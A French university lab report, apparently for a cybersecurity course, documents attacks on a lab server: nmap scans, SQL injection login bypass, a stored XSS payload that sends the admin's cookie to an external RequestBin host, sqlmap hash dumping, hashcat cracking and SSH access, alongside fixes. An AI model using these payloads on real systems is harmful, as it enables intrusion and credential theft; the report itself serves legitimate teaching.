



École Polytechnique de Montréal

Département de génie informatique et génie logiciel

Rapport du TP2

Cybersécurité

Travail pratique 2

Fares Laadjel, 2297799

Julien Cyr, 2278776

Table des matières

1	Reconnaissance [/3]	2
2	Accès initial [/7]	3
2.1	Injection SQL sur la page de connexion [/1]	3
2.2	Connexion par injection SQL [/2]	4
2.3	Injection XSS sur la page de tickets [/1]	4
2.4	Récupération des cookies admin par XSS [/2]	5
2.5	Connexion avec le cookie récupéré [/1]	6
3	Analyse en boîte blanche [/5]	7
3.1	Récupération du code source via FTP [/1]	7
3.2	Correction de la vulnérabilité FTP [/1]	9
3.3	Correction de l'injection SQL dans le code PHP [/1]	9
3.4	Mécanisme de basculement des services [/2]	10
4	Compromission d'un compte utilisateur [/4]	10
4.1	Récupération du hash de carol par injection SQL [/2]	10
4.2	Craquage du hash [/1]	11
4.3	Récupération de controller.c via SSH [/1]	12
5	Élévation de privilèges [/6]	14
5.1	Shell www-data par injection de commande PHP [/2]	14
5.2	Analyse de controller.c et vulnérabilité buffer overflow [/2]	15
5.3	Exploitation du buffer overflow pour devenir root [/2]	15
6	Accès physique = Game Over [3 points bonus]	16
	Bibliographie	18

1 Reconnaissance [/3]

Utilisez **nmap** pour scanner le serveur situé en 10.22.0.11. Identifiez les services et le système d'exploitation de la machine. Indiquez les captures d'écran des commandes utilisées et de leur sortie. Plus tard dans le TP, mettez à jour la liste si de nouveaux services apparaissent.

Après avoir lancé la machine Kali et effectué un scan avec nmap sur 10.22.0.11 en ignorant le port 2222, deux services sont actuellement exposés.

Le port 22/tcp est ouvert et exécute le service SSH. La version détectée est OpenSSH 8.9p1 sur Ubuntu. La machine permet des connexions distantes sécurisées et fonctionne sur une distribution Linux de type Ubuntu.

Le port 8080/tcp est ouvert et exécute un serveur web Apache 2.4.52 sur Ubuntu. Le scan révèle la présence d'une interface web menant vers une page de connexion login.php, ce qui suggère une application web avec authentification.

La détection du système d'exploitation indique un noyau Linux entre les versions 4.15 et 5.8. En combinant cette information avec les bannières des services, on peut conclure que la machine exécute probablement Ubuntu Linux.

```
(root@kali)-[~]
# nmap -A 10.22.0.11 --exclude-ports 2222
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-14 04:26 UTC
Nmap scan report for server.srv_lan (10.22.0.11)
Host is up (0.000083s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 e8:d8:59:e5:94:5c:df:c8:bd:b6:96:c9:9c:fd:5e:fb (ECDSA)
|_ 256 28:48:0b:86:46:94:67:58:e4:c6:05:bf:6e:a4:6a:69 (ED25519)
8080/tcp  open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-title: Login
|_ Requested resource was login.php
|_ http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:0A:16:00:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1 0.08 ms server.srv_lan (10.22.0.11)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.22 seconds

(root@kali)-[~]
# echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 14 04:38:09 UTC 2026

(root@kali)-[~]
#
```

Après l'activation du service FTP depuis l'interface web, un nouveau scan nmap de 10.22.0.11 montre l'apparition d'un service supplémentaire sur le port 21. Le service détecté est un serveur FTP vsftpd en version 3.0.5.

Le scan indique aussi que l'accès FTP anonyme est autorisé. Une connexion sans identifiants permet de lister directement le contenu exposé. La liste retournée contient plusieurs fichiers du site, notamment index.php, login.php, functions.php, toggleService.php, submit_ticket.php et view_ticket.php. Cela confirme que le service FTP donne accès à des fichiers du code source de l'application.

La liste des services observés à ce stade comprend donc un service FTP sur le port 21, un service SSH sur le port 22 et un service web HTTP sur le port 8080.

```

--(root@kali)-[~]
--# echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 14 08:34:27 UTC 2026

--(root@kali)-[~]
--# nmap -A 10.22.0.11 --exclude-ports 2222
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-14 08:34 UTC
Nmap scan report for server.srv_lan (10.22.0.11)
Host is up (0.00013s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
ftp-anon: Anonymous FTP login allowed (FTP code 230)
-rw-r--r-- 1 0 0 3450 Jan 09 2024 favicon.ico
-rw-r--r-- 1 0 0 5303 Jan 09 2024 ftp_server_icon.png
-rw-r--r-- 1 0 0 794 Jan 15 2024 functions.php
-rw-r--r-- 1 0 0 6324 Jan 15 2024 index.php
-rw-r--r-- 1 0 0 3829 Jan 15 2024 login.php
-rw-r--r-- 1 0 0 209 Jan 09 2024 logout.php
-rw-r--r-- 1 0 0 5007 Jan 09 2024 ssh_server_icon.png
-rw-r--r-- 1 0 0 500 Jan 15 2024 status.php
-rw-r--r-- 1 0 0 2080 Jan 15 2024 submit_ticket.php
-rw-r--r-- 1 0 0 831 Jan 17 2024 toggleService.php
-rw-r--r-- 1 0 0 1585 Jan 15 2024 view_ticket.php
-rw-r--r-- 1 0 0 5782 Jan 09 2024 web_server_icon.png
ftp-syst:
STAT:
FTP server status:
Connected to 10.22.0.12
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsFTPD 3.0.5 - secure, fast, stable
End of status
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
_ 256 e8:d8:59:e5:94:5c:df:c8:bd:b6:96:c9:9c:fd:5e:fb (ECDSA)
_ 256 28:48:0b:86:46:94:67:58:e4:c6:05:bf:6e:a4:6a:69 (ED25519)
8080/tcp  open  http      Apache httpd 2.4.52 ((Ubuntu))
http-cookie-flags:
/:
PHPSESSID:
_ httponly flag not set
_ http-server-header: Apache/2.4.52 (Ubuntu)
http-title: Login
Requested resource was login.php
http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:0A:16:00:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop RTT ADDRESS
0 0.13 ms server.srv_lan (10.22.0.11)

Nmap and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds

--(root@kali)-[~]
--#

```

2 Accès initial [/7]

2.1 Injection SQL sur la page de connexion [/1]

Montrez que la page de connexion est vulnérable aux injections SQL.

En entrant simplement une quote dans le champ utilisateur (par exemple admin'), le serveur retourne une erreur SQL affichant la requête complète exécutée. Cette erreur montre que l'entrée utilisateur est insérée directement dans la requête :

```

SELECT * FROM users WHERE username = 'admin" AND password =
'...'

```

La présence d'une erreur de syntaxe causée par l'entrée utilisateur prouve que les données ne sont pas filtrées ni échappées correctement. Comme le contenu saisi modifie la structure de la requête SQL et provoque une erreur côté base de données, cela démontre que la page de connexion est vulnérable aux injections SQL.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '041d8cd98f00b204e9800998ecf8427e' at line 1
SELECT * FROM users WHERE username = 'admin' AND password = '041d8cd98f00b204e9800998ecf8427e'

2.2 Connexion par injection SQL [/2]

En utilisant une injection SQL, connectez-vous sur le site. Expliquez avec vos mots comment fonctionne votre attaque.


*En saisissant **admin' #** dans le champ du nom d'utilisateur et un mot de passe quelconque, il est possible de se connecter directement au site. Le payload fonctionne de la manière suivante : la requête originale du serveur est :*

```
SELECT * FROM users WHERE username='admin' # ' AND password='...'
```

Le caractère ' ferme la chaîne du nom d'utilisateur, puis le caractère # met en commentaire tout le reste de la requête, incluant la vérification du mot de passe. La requête exécutée devient donc équivalente à :

```
SELECT * FROM users WHERE username='admin'
```

Le serveur retourne l'enregistrement de l'utilisateur admin sans vérifier le mot de passe, ce qui permet de contourner l'authentification et d'accéder au tableau de bord.





2.3 Injection XSS sur la page de tickets [/1]

Montrez que la page de soumission de tickets est vulnérable aux injections XSS.

Un ticket a été soumis avec le champ Subject contenant le script suivant :

```
<script>alert("TEST");</script>
```

Après soumission, l'ouverture du ticket déclenche l'exécution du script dans le navigateur et une boîte de dialogue affiche *TEST*. Cela démontre que l'entrée utilisateur est enregistrée par le serveur puis réaffichée sans être filtrée, et qu'elle est exécutée côté client. La page de soumission de tickets est donc vulnérable à une XSS stockée.



Submit Support Ticket

Subject:

`<script>alert("TEST");</script>`

Message:

ssssssss

Submit

2.4 Récupération des cookies admin par XSS [/2]

L'administratrice du système consulte régulièrement les tickets. Utilisez une injection XSS pour récupérer les cookies de son navigateur web.

La page de soumission de tickets accepte du contenu HTML et Javascript sans filtrage. Il est donc possible d'y injecter un script qui sera stocké sur le serveur puis exécuté dans le navigateur de toute personne qui consulte le ticket. Cette vulnérabilité correspond à une XSS persistante.

Un ticket contenant le script malveillant a été soumis. Le script envoie la valeur de `document.cookie` vers un endpoint externe contrôlé par l'attaquant. Lorsque l'administratrice ouvre la page des tickets, son navigateur exécute automatiquement le script dans le contexte du site. Le cookie de session de l'administratrice est alors transmis vers le serveur externe, ce qui permet de le récupérer sans interaction supplémentaire. La réception du cookie est confirmée par la requête observée sur le service *RequestBin*.

Cette attaque fonctionne parce que le site affiche le contenu des tickets sans validation ni échappement, ce qui permet l'exécution de code arbitraire dans le navigateur d'un utilisateur authentifié.

Submit Support Ticket

Subject:

my script

Message:

```
<script>document.location="https://eomp5aryet4my3d.m.pipedream.net?c="+document.cookie</script>
```

Submit

Build agents with AI [Try Now](#)

REQUESTBIN [Back to project](#)

RequestBin v1 Active [Edit with AI](#) [Edit](#)

LIVE EVENTS

Today

GET /?c=PHPSESSID=7hj5rtn98d5b4bp09e51sujb5g 03:08:07 AM

Success
Workflow executed in 91 ms

details

trigger

Exports Inputs Logs Details

steps.trigger (2)

- context {19}
- event {6}
 - method: GET
 - path: /
 - query {1}
 - c: PHPSESSID=7hj5rtn98d5b4bp09e51sujb5g
 - client_ip: 66.130.100.118
 - url https://eomp5aryet4my3d.m.pipedream.net/?c=PHPSESSID=7hj5rtn98d5b4bp09e51sujb5g
 - headers {5}

code

CODE

Exports Inputs Logs Details

steps.code (1)

- \$response {3}
 - status: 200
 - headers {0}
 - body {8}

Upgrade for extended event history.

Clear All Load more

Build from event Replay event


2.5 Connexion avec le cookie récupéré [/1]

En utilisant le cookie récupéré, connectez-vous au site web en tant qu'admin.

Le cookie récupéré correspond à l'identifiant de session PHP de l'administratrice. Le mécanisme d'authentification du site repose uniquement sur ce cookie. Toute requête contenant un identifiant de session valide est considérée comme authentifiée par le serveur.

Le cookie de session local a été remplacé manuellement dans le navigateur par le cookie volé. Après rechargement de la page, le serveur associe le navigateur à la session existante de l'administratrice. Il est alors possible d'accéder directement à l'interface administrateur sans connaître son mot de passe.

Cette étape démontre une usurpation de session. La possession du cookie suffit à prendre le contrôle du compte, ce qui montre l'impact critique de la vulnérabilité XSS exploitée à l'étape précédente.



3 Analyse en boîte blanche [/5]

Raccourci : Mot de passe admin : **iL0veTrains#78** si l'accès n'a pas été obtenu à la partie précédente.

3.1 Récupération du code source via FTP [/1]

Depuis l'application web, cliquez sur le bouton rouge pour allumer le service FTP. Connectez-vous au service FTP et récupérez le code source du site.

Une connexion FTP vers 10.22.0.11 a été établie en utilisant le nom d'utilisateur *anonymous* sans mot de passe. Le serveur *vsftpd 3.0.5* accepte cette connexion et donne accès en lecture au répertoire contenant les fichiers de l'application web. La commande **ls** permet de lister l'ensemble des fichiers exposés, incluant *functions.php*, *index.php*, *login.php*, *logout.php*, *status.php*, *submit_ticket.php*, *toggle_Service.php* et *view_ticket.php*, ainsi que des ressources statiques (icônes PNG).

L'ensemble des fichiers a été récupéré à l'aide de la commande **mget ***, qui télécharge tous les fichiers du répertoire courant. Le code source complet du site est ainsi obtenu localement sur la machine Kali.


```

(root@kali)~]
# ftp 10.22.0.11
Connected to 10.22.0.11.
220 (vsFTPd 3.0.5)
Name (10.22.0.11:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||11207|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 3450 Jan 09 2024 favicon.ico
-rw-r--r-- 1 0 0 5303 Jan 09 2024 ftp_server_icon.png
-rw-r--r-- 1 0 0 794 Jan 15 2024 functions.php
-rw-r--r-- 1 0 0 6324 Jan 15 2024 index.php
-rw-r--r-- 1 0 0 3829 Jan 15 2024 login.php
-rw-r--r-- 1 0 0 209 Jan 09 2024 logout.php
-rw-r--r-- 1 0 0 5007 Jan 09 2024 ssh_server_icon.png
-rw-r--r-- 1 0 0 500 Jan 15 2024 status.php
-rw-r--r-- 1 0 0 2080 Jan 15 2024 submit_ticket.php
-rw-r--r-- 1 0 0 831 Jan 17 2024 toggleService.php
-rw-r--r-- 1 0 0 1585 Jan 15 2024 view_ticket.php
-rw-r--r-- 1 0 0 5782 Jan 09 2024 web_server_icon.png
226 Directory send OK.

ftp> mget *
mget favicon.ico [anpqy]? y
229 Entering Extended Passive Mode (|||56378|)
150 Opening BINARY mode data connection for favicon.ico (3450 bytes).
100% |*****| 3450 8.06 MiB/s 00:00 ETA
226 Transfer complete.
3450 bytes received in 00:00 (4.44 MiB/s)
mget ftp_server_icon.png [anpqy]? y
229 Entering Extended Passive Mode (|||36378|)
150 Opening BINARY mode data connection for ftp_server_icon.png (5303 bytes).
100% |*****| 5303 498.08 KiB/s 00:00 ETA
226 Transfer complete.
5303 bytes received in 00:00 (464.45 KiB/s)
mget functions.php [anpqy]? y
229 Entering Extended Passive Mode (|||31407|)
150 Opening BINARY mode data connection for functions.php (794 bytes).
100% |*****| 794 5.48 MiB/s 00:00 ETA
226 Transfer complete.
794 bytes received in 00:00 (2.67 MiB/s)
mget index.php [anpqy]? y
229 Entering Extended Passive Mode (|||59053|)
150 Opening BINARY mode data connection for index.php (6324 bytes).
100% |*****| 6324 30.92 MiB/s 00:00 ETA
226 Transfer complete.
6324 bytes received in 00:00 (11.46 MiB/s)
mget login.php [anpqy]? y
229 Entering Extended Passive Mode (|||15140|)
150 Opening BINARY mode data connection for login.php (3829 bytes).
100% |*****| 3829 33.81 MiB/s 00:00 ETA
226 Transfer complete.
3829 bytes received in 00:00 (6.56 MiB/s)
mget logout.php [anpqy]? y
229 Entering Extended Passive Mode (|||63532|)
150 Opening BINARY mode data connection for logout.php (209 bytes).
100% |*****| 209 85.11 KiB/s 00:00 ETA
226 Transfer complete.
209 bytes received in 00:00 (77.10 KiB/s)
mget ssh_server_icon.png [anpqy]? y
229 Entering Extended Passive Mode (|||16829|)
150 Opening BINARY mode data connection for ssh_server_icon.png (5007 bytes).
100% |*****| 5007 1.91 MiB/s 00:00 ETA
226 Transfer complete.
5007 bytes received in 00:00 (1.27 MiB/s)
mget status.php [anpqy]? y
229 Entering Extended Passive Mode (|||41514|)
150 Opening BINARY mode data connection for status.php (500 bytes).
100% |*****| 500 1.41 MiB/s 00:00 ETA
226 Transfer complete.
500 bytes received in 00:00 (334.89 KiB/s)
mget submit_ticket.php [anpqy]? y
229 Entering Extended Passive Mode (|||14812|)
150 Opening BINARY mode data connection for submit_ticket.php (2080 bytes).
100% |*****| 2080 202.65 KiB/s 00:00 ETA
226 Transfer complete.
2080 bytes received in 00:00 (196.95 KiB/s)
mget toggleService.php [anpqy]? y
229 Entering Extended Passive Mode (|||46610|)
150 Opening BINARY mode data connection for toggleService.php (831 bytes).
100% |*****| 831 744.51 KiB/s 00:00 ETA
226 Transfer complete.
831 bytes received in 00:00 (632.02 KiB/s)
mget view_ticket.php [anpqy]? y
229 Entering Extended Passive Mode (|||27973|)
150 Opening BINARY mode data connection for view_ticket.php (1585 bytes).
100% |*****| 1585 1.69 MiB/s 00:00 ETA
226 Transfer complete.
1585 bytes received in 00:00 (0.98 MiB/s)
mget web_server_icon.png [anpqy]? y
229 Entering Extended Passive Mode (|||13576|)
150 Opening BINARY mode data connection for web_server_icon.png (5782 bytes).
100% |*****| 5782 524.42 KiB/s 00:00 ETA
226 Transfer complete.
5782 bytes received in 00:00 (487.47 KiB/s)
ftp> y
?Invalid command.
ftp> exit
221 Goodbye.

(root@kali)~]
# ls
favicon.ico functions.php login.php ssh_server_icon.png submit_ticket.php view_ticket.php
ftp_server_icon.png index.php logout.php status.php toggleService.php web_server_icon.png

(root@kali)~]
# echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 14 08:49:45 UTC 2026

```

3.2 Correction de la vulnérabilité FTP [/1]

Expliquez précisément comment corriger la vulnérabilité qui permet cette connexion FTP.

La vulnérabilité provient du fait que le serveur FTP autorise les connexions anonymes. Toute personne sur le réseau peut donc se connecter sans identifiants et accéder directement aux fichiers exposés, incluant le code source de l'application. Cela facilite fortement l'analyse et l'exploitation de l'application.

*La correction consiste à désactiver l'accès anonyme dans la configuration de vsftpd. Dans le fichier `/etc/vsftpd/vsftpd.conf`, l'option `anonymous_enable` doit être réglée à **NO**. Après modification, le service FTP doit être redémarré pour appliquer la configuration.*

En complément, l'accès FTP devrait être limité aux seuls utilisateurs autorisés via des comptes authentifiés, avec des permissions minimales sur les répertoires. Le répertoire contenant le code source de l'application ne devrait jamais être exposé publiquement via FTP. Une solution plus sécuritaire consiste à remplacer FTP par SFTP ou un mécanisme de déploiement interne afin d'éviter toute exposition inutile de fichiers sensibles.

3.3 Correction de l'injection SQL dans le code PHP [/1]

Localisez dans le code PHP l'injection SQL exploitée dans la partie 4 et proposez une correction.

L'injection SQL est dans le fichier `login.php`, dans le bloc qui traite le POST. La ligne vulnérable construit la requête en concaténant directement les variables `$username` et `$password` :

```
$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";  
$result = $mysqli->query($query);
```

La correction consiste à remplacer cette concaténation par une requête préparée avec des paramètres liés :

```
if ($_SERVER['REQUEST_METHOD'] == 'POST') {  
    $username = $_POST['username'];  
    $password = md5($_POST['password']);  
  
    try {  
        $stmt = $mysqli->prepare("SELECT * FROM users WHERE username = ?  
                                AND password = ?");  
        if (!$stmt) {  
            throw new Exception("Error: " . $mysqli->error);  
        }  
  
        $stmt->bind_param("ss", $username, $password);  
        $stmt->execute();  
        $result = $stmt->get_result();  
    } catch (Exception $e) {  
        echo $e->getMessage();  
        exit;  
    }  
}
```

```
if ($result->num_rows != 0) {
    $_SESSION['loggedin'] = true;
    $_SESSION['username'] = $username;
    header("location: index.php");
} else {
    $showError = true;
}
}
```

3.4 Mécanisme de basculement des services [/2]

En vous basant sur le code source PHP et Javascript de l'application web, expliquez précisément le fonctionnement du mécanisme qui permet de basculer l'état des services.

Le tableau de bord lance automatiquement une mise à jour périodique via Javascript. La fonction `updateStatus` crée une requête HTTP GET vers le script `status.php` chaque seconde. La réponse est du JSON. Ce JSON contient l'état des services web, ftp et ssh, ainsi que le uptime. Le code Javascript parse la réponse puis met à jour les éléments de la page en ajustant les classes CSS des indicateurs. Les classes `running`, `stopped` et `notfound` déterminent la couleur affichée.

Le basculement de l'état se fait au clic sur un indicateur. Chaque bouton appelle `toggleService` avec un identifiant de service prédéfini dans le `onclick`, par exemple `apache2`, `vsftpd` ou `ssh`. `toggleService` envoie ensuite une requête HTTP GET vers `toggleService.php` en ajoutant le paramètre `service` dans l'URL.

Côté PHP, `toggleService.php` commence par vérifier que la session existe et que l'utilisateur est authentifié. Ensuite, une vérification supplémentaire impose que l'utilisateur soit admin. Si ce n'est pas admin, le script répond immédiatement avec un JSON qui indique un échec et un message.

Si l'utilisateur est admin, le script récupère le paramètre `service` depuis la requête. Il appelle `checkServiceStatus` depuis `functions.php` pour déterminer si le service est `running` ou non. Selon le statut, le script exécute une commande système via `shell_exec` en envoyant soit `start` soit `stop` vers le programme `/usr/bin/controller`, en lui passant le nom du service. La sortie de cette commande est placée dans un objet JSON `success true` et renvoyée au navigateur.

Enfin, côté Javascript, la requête de basculement ne met pas directement à jour les pastilles. L'affichage est rafraîchi par les appels périodiques à `status.php`, ce qui reflète l'état réel après l'action.

4 Compromission d'un compte utilisateur [/4]

4.1 Récupération du hash de carol par injection SQL [/2]

En utilisant une injection SQL, récupérez le hash du mot de passe de carol.

L'outil `sqlmap` a été utilisé pour exploiter automatiquement la vulnérabilité d'injection SQL identifiée dans le formulaire de connexion. En ciblant le paramètre

vulnérable de la page `login.php`, `sqlmap` a détecté l'injection et a permis d'extraire le contenu de la base de données.

La commande a permis de dumper la table `users` de la base de données `login`. Le résultat contient deux entrées :

- `carol` : `6998506d94a687fcac1d80ee846763ba`
- `admin` : `1f1d046d1a0156e410bbf5caa9869975`

Le hash MD5 du mot de passe de `carol` a ainsi été récupéré directement depuis la base de données grâce à `sqlmap`, sans avoir besoin de se connecter à l'interface web.

```
[21:06:01] [INFO] recognized possible password names in column 'password'
N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: login
Table: users
[2 entries]
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | 6998506d94a687fcac1d80ee846763ba | carol |
| 2 | 1f1d046d1a0156e410bbf5caa9869975 | admin |
+----+-----+-----+

[21:06:01] [INFO] table 'login.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.22.0.11/dump/login/users.csv'
[21:06:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.22.0.11'
[21:06:01] [WARNING] your sqlmap version is outdated

[*] ending @ 21:06:01 /2026-02-21/

(root@kali)~$
# echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 21 21:07:54 UTC 2026
```

4.2 Craquage du hash [/1]

Cassez le hash pour obtenir le mot de passe de `carol`. Indice : le mot de passe est composé uniquement de 6 chiffres.

Une fois le hash du mot de passe de `carol` récupéré, nous l'avons cassé avec `Hashcat` [8]. Le hash étant un MD5, nous avons utilisé le mode `-m 0`. Étant donné l'indice que le mot de passe est composé uniquement de 6 chiffres, nous avons lancé une attaque par masque (brute force ciblée) avec le masque `?d?d?d?d?d?d`, qui énumère toutes les combinaisons possibles de 000000 à 999999. `Hashcat` a retrouvé le mot de passe associé au hash `6998506d94a687fcac1d80ee846763ba`, soit `952427`, comme le montre la capture d'écran.

```

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

6998506d94a687fcac1d80ee846763ba:952427

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 6998506d94a687fcac1d80ee846763ba
Time.Started.....: Sun Feb 22 23:36:37 2026 (0 secs)
Time.Estimated...: Sun Feb 22 23:36:37 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?d?d?d?d?d [6]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3805.3 kH/s (0.97ms) @ Accel:256 Loops:100 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 870400/1000000 (87.04%)
Rejected.....: 0/870400 (0.00%)
Restore.Point...: 8192/10000 (81.92%)
Restore.Sub.#1...: Salt:0 Amplifier:0-100 Iteration:0-100
Candidate.Engine.: Device Generator
Candidates.#1...: 123980 -> 682357
Hardware.Mon.#1..: Util: 27%

Started: Sun Feb 22 23:35:55 2026
Stopped: Sun Feb 22 23:36:38 2026

(root@kali)-[~]
# echo 2278776-2297799
2278776-2297799

(root@kali)-[~]
# echo $(date)
Sun Feb 22 23:37:06 UTC 2026

```

4.3 Récupération de controller.c via SSH [/1]

Connectez-vous en SSH au compte de Carol, et récupérez le fichier `controller.c`.

Une fois le mot de passe en clair obtenu (952427), nous nous sommes connectés au serveur via la commande `ssh carol@10.22.0.11` depuis Kali. La connexion SSH a été établie avec succès, confirmant que le mot de passe cassé est valide.

Une fois connectés, nous avons exploré le répertoire personnel de Carol et trouvé le dossier `~/cumulocode_project`. Un `ls` dans ce répertoire ne montre aucun fichier visible. Cependant, un `git status` révèle que le dossier est un dépôt git sur la branche master. En consultant l'historique avec `git log`, deux commits apparaissent :

- *Le commit initial, intitulé **Implemented Cumulocode secret controller application**, qui a ajouté le fichier `controller.c`.*
- *Le commit suivant, intitulé **Removed confidential information**, qui a supprimé le fichier du répertoire.*

Le fichier `controller.c` a donc été récupéré en utilisant la commande `git checkout` sur le commit initial, ce qui a permis de restaurer le fichier supprimé depuis l'historique git. Le contenu de ce fichier sera analysé dans la section suivante.

```
(root@kali)-[~]
# ssh carol@10.22.0.11
The authenticity of host '10.22.0.11 (10.22.0.11)' can't be established.
ED25519 key fingerprint is SHA256:ToEx05sFfm/k3IGZFMqGVYL316Nht2+eDEdZr9ZG05o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.22.0.11' (ED25519) to the list of known hosts.
carol@10.22.0.11's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 6.2.15-100.fc36.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

